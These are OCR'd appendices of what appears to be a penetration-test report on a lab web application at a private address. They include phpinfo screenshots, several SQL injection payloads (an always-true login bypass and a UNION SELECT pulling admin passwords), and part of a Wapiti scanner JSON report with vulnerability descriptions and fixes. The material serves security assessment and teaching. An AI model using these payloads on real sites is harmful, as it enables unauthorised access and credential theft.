




192.168.1.10/robots.txt
phpinfo()
Log Out...
192.168.1.10/phpinfo.php
160%
Kali Linux
Kali Tools
Kali Docs
Broken Web Apps
Web Hacking
HTTP Headers Information
HTTP Request Headers
HTTP Request
GET /phpinfo.php HTTP/1.1
Host
192.168.1.10
User-Agent
Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language
en-US,en;q=0.5
Accept-Encoding
gzip, deflate
Connection
keep-alive
Upgrade-Insecure-Requests
1
HTTP Response Headers
X-Powered-By
PHP/5.4.7


Appendix B – SQL injection attempts



__SELECT login | | '-' | | password FROM members.


192.168.1.10/index.php
Kali Linux
Kali Tools
Kali Docs
Broken Web Apps
Web Hacking
Hacklab Security Solutions
Home
Products
Contact Us
About Us
192.168.1.10
Bad hacker.We are filtering input because of abuse!
OK



192.168.1.10/index.php
Kali Linux
Kali Tools
Kali Docs
Broken Web Apps
Web Hacking
Hacklab Security Solutions
Home
Products
Contact Us
About Us
' OR '1'='1' #
Password
Sign Up
Sign in
CCTV
Access your Home and Business anywhere
Affordable and DEPENDABLE CCTV System.
watching over your business
protecting your home




Logins to rick

Other injections

Mail Header injection





SELECT * FROM tb_user WHERE username = 'admin'

UNION SELECT userID, username, password, userType FROM tb_user WHERE userType = 'admin' --';

Appendix C - Wapiti output work customer login

{

"classifications": {

"Backup file": {

"desc": "It may be possible to find backup files of scripts on the webserver that the web-admin put here to save a previous version or backup files that are automatically generated by the software editor used (like for example Emacs). These copies may reveal interesting information like source code or credentials.",

"sol": "The webadmin must manually delete the backup files or remove it from the web root. He should also reconfigure its editor to deactivate automatic backups.",

"ref": {

"OWASP: Review Old Backup and Unreferenced Files for Sensitive Information": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/04-Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information.html",

"CWE-530: Exposure of Backup File to an Unauthorized Control Sphere": "https://cwe.mitre.org/data/definitions/530.html"
},
"wstg": [
"WSTG-CONF-04"
]
},
"Weak credentials": {
"desc": "The web application is using either default credentials or weak passwords that can be found in well-known passwords lists.",
"sol": "Do not ship or deploy with any default credentials, particularly for admin users. Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.",
"ref": {
"CWE-798: Use of Hard-coded Credentials": "https://cwe.mitre.org/data/definitions/798.html",
"CWE-521: Weak Password Requirements": "https://cwe.mitre.org/data/definitions/521.html",
"OWASP: Testing for Weak Password Policy": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy"
},
"wstg": [
"WSTG-ATHN-07"
]
},
"CRLF Injection": {
"desc": "The term CRLF refers to Carriage Return (ASCII 13, \\r) Line Feed (ASCII 10, \\n). A CRLF Injection attack occurs when a user manages to submit a CRLF into an application. This is most commonly done by modifying an HTTP parameter or URL.",

"sol": "Check the submitted parameters and do not allow CRLF to be injected when it is not expected.",
"ref": {
"OWASP: CRLF Injection": "https://owasp.org/www-community/vulnerabilities/CRLF_Injection",
"Acunetix: What Are CRLF Injection Attacks": "https://www.acunetix.com/websitesecurity/crlf-injection/",
"CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')": "https://cwe.mitre.org/data/definitions/93.html",
"OWASP: Testing for HTTP Splitting Smuggling": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/15-Testing_for_HTTP_Splitting_Smuggling"
},
"wstg": [
"WSTG-INPV-15"
]
},
"Content Security Policy Configuration": {
"desc": "Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.",
"sol": "Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.",
"ref": {
"Mozilla: Content Security Policy (CSP)": "https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP",
"OWASP: Content Security Policy Cheat Sheet": "https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html",
"OWASP: How to do Content Security Policy (PDF)": "https://owasp.org/www-pdf-archive/2019-02-22_-_How_do_I_Content_Security_Policy_-_Print.pdf",

"OWASP: Content Security Policy": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/12-Test_for_Content_Security_Policy"
},
"wstg": [
"WSTG-CONF-12",
"OSHP-Content-Security-Policy"
]
},
"Cross Site Request Forgery": {
"desc": "Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.",
"sol": "Check if your framework has built-in CSRF protection and use it. If framework does not have built-in CSRF protection add CSRF tokens to all state changing requests (requests that cause actions on the site) and validate them on backend.",
"ref": {
"OWASP: Testing for Cross Site Request Forgery": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/05-Testing_for_Cross_Site_Request_Forgery.html",
"OWASP: Cross-Site Request Forgery Prevention Cheat Sheet": "https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html",
"CWE-352: Cross-Site Request Forgery (CSRF)": "https://cwe.mitre.org/data/definitions/352.html"
},
"wstg": [
"WSTG-SESS-05"
]
},

"Potentially dangerous file": {
"desc": "A file with potential vulnerabilities has been found on the website.",
"sol": "Make sure the script is up-to-date and restrict access to it if possible.",
"ref": {
"Mitre: Search details of a CVE": "https://cve.mitre.org/cve/search_cve_list.html",
"OWASP: Test Network Infrastructure Configuration": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/01-Test_Network_Infrastructure_Configuration"
},
"wstg": [
"WSTG-CONF-04",
"WSTG-CONF-01"
]
},
"Command execution": {
"desc": "This attack consists in executing system commands on the server. The attacker tries to inject this commands in the request parameters.",
"sol": "Prefer working without user input when using file system calls.",
"ref": {
"OWASP: Command Injection": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection",
"CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')": "https://cwe.mitre.org/data/definitions/78.html"
},
"wstg": [
"WSTG-INPV-12"

```
    ]
  },
  "Path Traversal": {
    "desc": "This attack is known as Path or Directory Traversal. Its aim is the access to files and directories that are stored outside the web root folder. The attacker tries to explore the directories stored in the web server. The attacker uses some techniques, for instance, the manipulation of variables that reference files with 'dot-dot-slash (../)' sequences and its variations to move up to root directory to navigate through the file system.",
    "sol": "Prefer working without user input when using file system calls. Use indexes rather than actual portions of file names when templating or using language files (eg: value 5 from the user submission = Czechoslovakian, rather than expecting the user to return 'Czechoslovakian'). Ensure the user cannot supply all parts of the path - surround it with your path code. Validate the user's input by only accepting known good - do not sanitize the data. Use chrooted jails and code access policies to restrict where the files can be obtained or saved to.",
    "ref": {
      "OWASP: Path Traversal": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/01-Testing_Directory_Traversal_File_Include",
      "Acunetix: What is a Directory Traversal attack?": "https://www.acunetix.com/websitesecurity/directory-traversal/",
      "CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')": "https://cwe.mitre.org/data/definitions/22.html"
    },
    "wstg": [
      "WSTG-ATHZ-01"
    ]
  },
  "Fingerprint web application framework": {
    "desc": "The version of a web application framework can be identified due to the presence of its specific fingerprints.",
    "sol": "This is only for informational purposes.",
```

```
    "ref": {
      "OWASP: Fingerprint Web Application Framework": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework.html"
    },
    "wstg": [
      "WSTG-INFO-08"
    ]
  },
  "Fingerprint web server": {
    "desc": "The version of a web server can be identified due to the presence of its specific fingerprints.",
    "sol": "This is only for informational purposes.",
    "ref": {
      "OWASP: Fingerprint Web Server": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html"
    },
    "wstg": [
      "WSTG-INFO-02"
    ]
  },
  "Htaccess Bypass": {
    "desc": "Htaccess files are used to restrict access to some files or HTTP method. In some case it may be possible to bypass this restriction and access the files.",
    "sol": "Make sure every HTTP method is forbidden if the credentials are bad.",
    "ref": {
```

"A common Apache .htaccess misconfiguration": "http://blog.teusink.net/2009/07/common-apache-htaccess-misconfiguration.html",

"CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory": "https://cwe.mitre.org/data/definitions/538.html",

"OWASP: HTTP Methods": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/06-Test_HTTP_Methods"

},

"wstg": [

"WSTG-CONF-06"

]

},

"HTTP Secure Headers": {

"desc": "HTTP security headers tell the browser how to behave when handling the website's content.",

"sol": "Use the recommendations for hardening your HTTP Security Headers.",

"ref": {

"OSHP: OWASP Secure Headers Project Best Practices": "https://owasp.org/www-project-secure-headers/#div-bestpractices",

"Netsparker: HTTP Security Headers: An Easy Way to Harden Your Web Applications": "https://www.netsparker.com/blog/web-security/http-security-headers/",

"KeyCDN: Hardening Your HTTP Security Headers": "https://www.keycdn.com/blog/http-security-headers",

"OWASP: HTTP SECURITY HEADERS (Protection For Browsers) (PDF)": "https://owasp.org/www-chapter-ghana/assets/slides/HTTP_Header_Security.pdf",

"OWASP: Clickjacking": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/09-Testing_for_Clickjacking",

"OWASP: Reflected Cross Site Scripting": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting",

"OWASP: Stored Cross Site Scripting": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting",

"OWASP: HTTP Strict Transport Security": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/07-Test_HTTP_Strict_Transport_Security"

},

"wstg": [

"OSHP-X-Frame-Options",

"OSHP-X-Content-Type-Options",

"WSTG-CONF-07",

"OSHP-HTTP-Strict-Transport-Security"

]

},

"HttpOnly Flag cookie": {

"desc": "HttpOnly is an additional flag included in a Set-Cookie HTTP response header. Using the HttpOnly flag when generating a cookie helps mitigate the risk of client side script accessing the protected cookie (if the browser supports it).",

"sol": "While creation of the cookie, make sure to set the HttpOnly Flag to True.",

"ref": {

"OWASP: Testing for Cookies Attributes": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html",

"OWASP: HttpOnly": "https://owasp.org/www-community/HttpOnly"

},

"wstg": [

"WSTG-SESS-02"
]
},
"Log4Shell": {
"desc": "Apache Log4j2 <=2.14.1 JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.",
"sol": "From log4j 2.15.0, this behavior has been disabled by default. In previous releases (>2.10) this behavior can be mitigated by setting system property \"log4j2.formatMsgNoLookups\" to \"true\" or it can be mitigated in prior releases (<2.10) by removing the JndiLookup class from the classpath (example: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class).",
"ref": {
"NVD: CVE-2021-44228 Detail": "https://nvd.nist.gov/vuln/detail/CVE-2021-44228",
"NITRE: CVE-2021-44228": "https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228",
"OWASP: Code Injection": "https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11-Testing_for_Code_Injection"
},
"wstg": [
"WSTG-INPV-11"
]
},
"Open Redirect": {
"desc": "Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.",

"sol": "Force all redirects to first go through a page notifying users that they are going off of your site, and have them click a link to confirm.",

"ref": {

"Unvalidated Redirects and Forwards Cheat Sheet": "https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html",

"Acunetix: What Are Open Redirects?": "https://www.acunetix.com/blog/web-security-zone/what-are-open-redirects/",

"CWE-601: URL Redirection to Untrusted Site ('Open Redirect')": "https://cwe.mitre.org/data/definitions/601.html",

"OWASP: Client-side URL Redirect": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/04-Testing_for_Client-side_URL_Redirect"

},

"wstg": [

"WSTG-CLNT-04"

]

},

"Reflected Cross Site Scripting": {

"desc": "Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.",

"sol": "The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -",

"ref": {

"OWASP: Cross Site Scripting (XSS)": "https://owasp.org/www-community/attacks/xss/",

"Wikipedia: Cross-site scripting": "https://en.wikipedia.org/wiki/Cross-site_scripting",

"CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')": "https://cwe.mitre.org/data/definitions/79.html",

"OWASP: Reflected Cross Site Scripting": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting"

},

"wstg": [

"WSTG-INPV-01"

]

},

"Secure Flag cookie": {

"desc": "The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of a the cookie in clear text.",

"sol": "When generating the cookie, make sure to set the Secure Flag to True.",

"ref": {

"OWASP: Testing for Cookies Attributes": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html",

"OWASP: Secure Cookie Attribute": "https://owasp.org/www-community/controls/SecureCookieAttribute"

},

"wstg": [

"WSTG-SESS-02"

]

},


"SQL Injection": {

```
    "Blind SQL Injection": [],
    "XML External Entity": []
  },
  "anomalies": {
    "Internal Server Error": [],
    "Resource consumption": []
  },
  "additionals": {
    "Fingerprint web technology": [],
    "HTTP Methods": []
  },
  "infos": {
    "target": "http://192.168.1.10/index.php",
    "date": "Wed, 04 Dec 2024 20:48:19 +0000",
    "version": "Wapiti 3.1.5",
    "scope": "folder",
    "auth": null,
    "crawled_pages_nbr": 2,
    "detailed_report": false
  }
}
```


Only included half of the output due to the large amount of information generated by wapiti

